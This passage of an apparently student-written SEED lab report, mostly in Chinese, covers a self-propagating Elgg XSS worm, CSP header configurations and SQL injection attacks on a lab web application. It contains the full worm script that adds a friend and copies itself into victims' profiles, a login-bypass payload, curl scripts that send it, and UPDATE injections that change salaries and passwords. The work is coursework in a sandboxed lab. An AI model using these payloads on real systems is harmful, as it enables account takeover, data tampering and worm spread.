   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
   var jsCode = document.getElementById("worm").innerHTML;            ②
   var tailTag = "</" + "script>";                                    ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ④

   alert(jsCode);
</script>
```

要求： DOM 方式取自身代码，`encodeURIComponent` 后写入受害者 `briefdescription`；同时加 Samy 好友。

方法： `tools/task06_worm_dom_aboutme.html`。


```
<script id="worm" type="text/javascript">
window.onload = function () {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var samyGuid = 59;

  if (elgg.session.user.guid != samyGuid) {
    var Ajax0 = new XMLHttpRequest();
    Ajax0.open("GET", "http://www.seed-server.com/action/friends/add?friend=59" + ts +
token, true);
    Ajax0.send();

    var Ajax1 = new XMLHttpRequest();
    var content =
      "name=" + encodeURIComponent(elgg.session.user.name) +
      "&description=&briefdescription=" + wormCode +
      "&guid=" + elgg.session.user.guid +
```

```
      "&location=&contactemail=&phone=&skills=&interests=" +
      ts + token;
    Ajax1.open("POST", "http://www.seed-server.com/action/profile/edit", true);
    Ajax1.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax1.send(content);
  }
};
</script>
```


结果： 感染链：访问 Samy → 被改资料且含蠕虫 → 他人访问受害者主页继续感染。

alice访问samy，加了好友并且植入代码：

再找一个用户charlie访问alice:



主页被修改。并且加samy为好友：



Task 7：CSP

After starting the containers and making changes to the `/etc/hosts`, please visit the following URLs from your VM.

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

1. Describe and explain your observations when you visit these websites.
2. Click the button in the web pages from all the three websites, describe and explain your observations.
3. Change the server configuration on `example32b` (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.
4. Change the server configuration on `example32c` (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display `OK`. Please include your modified configuration in the lab report.
5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

1./2.`32a` 无 CSP；`32b` 由 Apache 头设置 `script-src`；`32c` 由 `phpindex.php` 设置并带 nonce。

3./4.**方法（已在仓库实现）：**

- **Task 7.3：** 修改 `image_www/apache_csp.conf` 中 `example32b` 的 `script-src`，增加 `*.example60.com`，使 area5、area6 均可加载脚本。

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    # Task 7.3（课件）：使 area5(example60) 与 area6(example70) 均能加载脚本显示 OK
    Header set Content-Security-Policy " \
             default-src 'self'; \
```

```
            script-src 'self' *.example70.com *.example60.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>
```


- **Task 7.4：** 修改 `image_www/csp/phpindex.php`，在 `script-src` 中增加 `'nonce-222-222-222'` 与 `*.example60.com`，使 area1、2、4、5、6 按课件要求均可为 OK（area3 无 nonce，课件不要求其变绿）。

```
<?php
  // Task 7.4（课件）：使 area1/2(两枚 nonce)、area4(self)、area5(60)、area6(70) 均显示 OK
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example70.com *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

结果： 修改后需 `dcbuild && dcup` 生效；在浏览器中逐站点核对 area 与按钮行为并截图写入报告正文。

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

分别如下：



其中针对第七项：32a 可弹；32b/32c 点击无弹窗或控制台报 CSP 违规 即可。

所有呈现结果都满足实验要求。

5.CSP 为何有助于防范 XSS?

XSS 的本质是：浏览器把攻击者塞进页面里的内容当成可执行代码去跑（尤其是内联 `<script>`、事件属性里的 JS）。页面里一旦混进了「数据」和「代码」，浏览器很难区分「哪些是站点自己信任的脚本、哪些是用户输入」。

CSP（Content-Security-Policy） 是站点通过 HTTP 响应头 告诉浏览器一套规则：哪些来源的脚本可以执行、内联脚本是否允许、能否 `eval` 等。核心是 把「代码从哪里来」收紧，从而：

1. 限制脚本来源（`script-src`）
   只允许 `'self'`、指定域名、`nonce-...` 或 `hash-...` 等。攻击者即使把 `<script>...</script>` 存进数据库并在页面上输出，若不在允许列表里，浏览器不会执行。
2. 默认不执行「来历不明」的内联脚本
   很多 XSS 依赖内联脚本或随意外链；CSP 可禁止无 `nonce` 的内联脚本、限制外链域名，使注入的 payload 无法进入可执行路径。
3. 与「链接式」脚本区分信任
   外链脚本若来自未声明的域名，同样被拦截；这样攻击者难以把「自己服务器上的恶意 JS」当作站点的一部分执行。
4. 可配合其它指令减少攻击面
   例如限制 `object-src`、`base-uri` 等，降低辅助绕过手段。

三、SQL 注入实验

Task 1：熟悉 SQL

要求： 在 MySQL 容器内用 `mysql -u root -pdees`，`use sqllab_users;`，查询 Alice 全部信息。

```
dockps
docker exec -it mysql-10.9.0.6 bash
mysql -u root -pdees
USE sqllab_users;
SELECT * FROM credential WHERE Name = 'Alice';
```

结果： 得到 Alice 一行所有列（截图）。

```
mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```


Task 2：SELECT 注入

Task 2.1 网页登录为 Admin

Task 2.1: SQL Injection Attack from webpage. Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is `admin`, but you do not the password. You need to decide what to type in the `Username` and `Password` fields to succeed in the attack.

要求： 用户名为 `admin`，不知密码，从登录页进入并看到所有员工。

方法： Username 填 `admin' #`，Password 任意。



结果： 以管理员视图列出全员表。

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2 命令行 curl

Task 2.2: SQL Injection Attack from command line. Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as `curl`, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as `&`) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (`username` and `Password`) attached:

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

If you need to include special characters in the `username` or `Password` fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use `%27` instead; if you want to include white space, you should use `%20`. In this task, you do need to handle HTTP encoding while sending requests using `curl`.

要求： 用 curl 复现。

方法： `bash tools/task22_admin_login_curl.sh`（默认 `http://www.seed-server.com`）。

```
#!/bin/bash
# Task 2.2：命令行以管理员身份登录（不知 Admin 口令）。
# 依赖：/etc/hosts 已映射 10.9.0.5 www.seed-server.com，且容器已 dcup。
# 说明：以前用 head -25 只会截到页面 <head>，看起来像「没成功」；这里用 grep 判断整页。
set -euo pipefail
BASE="${1:-http://www.seed-server.com}"
URL="${BASE}/unsafe_home.php?username=admin%27%20%23&Password=anything"
echo "请求: $URL"
echo ""

BODY=$(curl -sS "$URL")

if echo "$BODY" | grep -q "User Details"; then
  echo "【结果】注入成功：已进入管理员视图（页面含「User Details」全员表）。"
elif echo "$BODY" | grep -q "does not exist"; then
  echo "【结果】失败：仍显示「账号不存在」类错误，请检查 URL、容器、库是否为本实验。"
else
  echo "【结果】未匹配到明确标志，请人工查看下面片段。"
fi

echo ""
echo "=== 页面中与登录相关的片段（便于肉眼确认）==="
echo "$BODY" | grep -E "User Details|does not exist|alert alert-danger|Go back" | head -n 5

echo ""
echo "=== 完整 HTML 过长时，可自己执行：==="
echo "curl -sS '$URL' | less"
echo "或查找: curl -sS '$URL' | grep -n User"
```

结果： 返回 HTML 中含管理员表格而非错误页。

```
[04/13/26]seed@VM:~/.../Labsetup-sql$ bash tools/task22_admin_login_curl.sh
请求： http://www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=anything

【结果】注入成功：已进入管理员视图（页面含「User Details」全员表）。

=== 页面中与登录相关的片段（便于肉眼确认）===
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only
'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table tabl
e-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope
='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alic
e</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</t
d><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><
td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td
>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>

=== 完整 HTML 过长时，可自己执行：===
curl -sS 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=anything' | less
或查找：curl -sS 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=anything' | grep -n User
```

Task 2.3 追加第二条语句

Task 2.3: Append a new SQL statement. In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please try to run two SQL statements via the login page.

There is a countermeasure preventing you from running two SQL statements in this attack. Please use the SEED book or resources from the Internet to figure out what this countermeasure is, and describe your discovery in the lab report.

要求： 尝试用分号拼接第二条 SQL；说明被何种机制阻止。

方法： `bash tools/task23_append_statement_curl.sh`。

```
#!/bin/bash
# Task 2.3：尝试用分号拼接第二条 SQL（无害 UPDATE），观察是否执行。
# 课件结论：PHP mysqli::query() 默认不发送多语句；MySQL 端也可能拒绝未启用 multi 的客户端。
# 说明：不要再用 head 截断 HTML，否则永远只看到页头注释，像「没结果」。
set -euo pipefail
BASE="${1:-http://www.seed-server.com}"
# Admin'; UPDATE credential SET Salary=999999 WHERE Name='Admin'; #
# 首段用 Admin 与库中 Name 列一致，避免第一条 SELECT 无行时页面在别处报错、干扰判断。
Q="username=Admin%27%3B%20UPDATE%20credential%20SET%20Salary%3D999999%20WHERE%20Name%3D%27Ad
min%27%3B%20%23"
URL="${BASE}/unsafe_home.php?${Q}&Password=x"

echo "解码后的 username 大致为: Admin'; UPDATE credential SET Salary=999999 WHERE
Name='Admin'; #"
echo "请求: $URL"
echo ""

BODY=$(curl -sS "$URL")

if echo "$BODY" | grep -qi "There was an error running the query"; then
  echo "【结果】MySQL/查询层报错（常见）：整条 SQL 被拒绝或第二条未执行，页面里会出现「There was an
error running the query」。"
  echo "$BODY" | grep -i "There was an error running the query" | head -n 3
elif echo "$BODY" | grep -q "User Details"; then
  echo "【结果】页面进入了管理员视图（较少见）：说明第一条 SELECT 仍成立且未因多语句整包失败；请在库里查
Admin 的 Salary 是否真变成 999999 以判断是否执行了 UPDATE。"
elif echo "$BODY" | grep -q "does not exist"; then
  echo "【结果】认证失败/无匹配行：第一条 SELECT 未得到合法用户（或整句解析失败后被当成无记录）。"
else
```

```
  echo "【结果】未匹配到上述关键字，请用下面命令看全文或搜 error/query。"
fi

echo ""
echo "=== 建议你在报告里写的「对抗措施」要点 ==="
echo "- mysqli 扩展默认用 mysqlnd 时，query() 单次一般只执行一条语句，分号后的第二条常被驱动/服务端拦截。"
echo "- 即使应用拼接了多句，也应说明依赖 API 与 MySQL 服务端配置，不能假定分号一定能堆叠执行。"

echo ""
echo "=== 如需看完整 HTML ==="
echo "curl -sS '$URL' | less"
echo "curl -sS '$URL' | grep -ni error"
```

结果： 通常 **不会执行** 第二条；原因是 **PHP** `mysqli::query()` **默认不启用多语句**（与 MySQL 客户端不同），属于 API 层防护；课件亦要求查阅 SEED 教材说明 **stacked queries** 限制。

```
[04/13/26]seed@VM:~/.../Labsetup-sql$ bash tools/task23_append_statement_curl.sh
解码后的 username 大致为: Admin'; UPDATE credential SET Salary=999999 WHERE Name='Admin'; #
请求: http://www.seed-server.com/unsafe_home.php?username=Admin%27%3B%20UPDATE%20credential%20SET%20Salary%3D999999%20WHERE%20Name%3D%27Admin%27%3B%20%23&Password=x

【结果】MySQL/查询层报错（常见）：整条 SQL 被拒绝或第二条未执行，页面里会出现「There was an error running the query」。
      </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MyS
QL server version for the right syntax to use near 'UPDATE credential SET Salary=999999 WHERE Name='Admin'; #' and Password='11f6ad8' at line 3]\n

=== 建议你在报告里写的「对抗措施」要点 ===
- mysqli 扩展默认用 mysqlnd 时，query() 单次一般只执行一条语句，分号后的第二条常被驱动/服务端拦截。
- 即使应用拼接了多句，也应说明依赖 API 与 MySQL 服务端配置，不能假定分号一定能堆叠执行。

=== 如需看完整 HTML ===
curl -sS 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%3B%20UPDATE%20credential%20SET%20Salary%3D999999%20WHERE%20Name%3D%27Admin%27%3B%20%23&Password=x' | le
ss
curl -sS 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%3B%20UPDATE%20credential%20SET%20Salary%3D999999%20WHERE%20Name%3D%27Admin%27%3B%20%23&Password=x' | gr
ep -ni error
```

对抗措施 = API 层禁止多语句 / 驱动行为，而不是「页面必须好看」。

Task 3：UPDATE 注入

均在 **已登录 Alice** 前提下，**密码框留空**（走无 `Password` 字段的 UPDATE 分支），仅在 **NickName** 注入（见 `unsafe_edit_backend.php` 字符串拼接）。

子任务	文件	注入串要点
3.1 提高自己工资	`tools/task31_alice_salary_nickname.txt`	`', Salary=999999 WHERE Name='Alice'; --`
3.2 将 Boby 工资改为 1	`tools/task32_boby_salary_nickname.txt`	`', Salary=1 WHERE Name='Boby'; --`
3.3 改 Boby 密码为 hijack	`tools/task33_boby_password_nickname.txt`	将 `Password` 设为 `sha1('hijack')`


task 3.1

Task 3.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called `salary`.

先登录，再修改：

```
Task 3.1：在「Edit Profile」表单的 NickName 框注入（密码框留空），把 Alice 自己薪资改掉。
说明：对应 PHP 走「无密码」分支，整条 UPDATE 仅含 nickname/email/address/PhoneNumber。

', Salary=999999 WHERE Name='Alice'; --
```

修改之后结果如下：



Alice Profile


Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

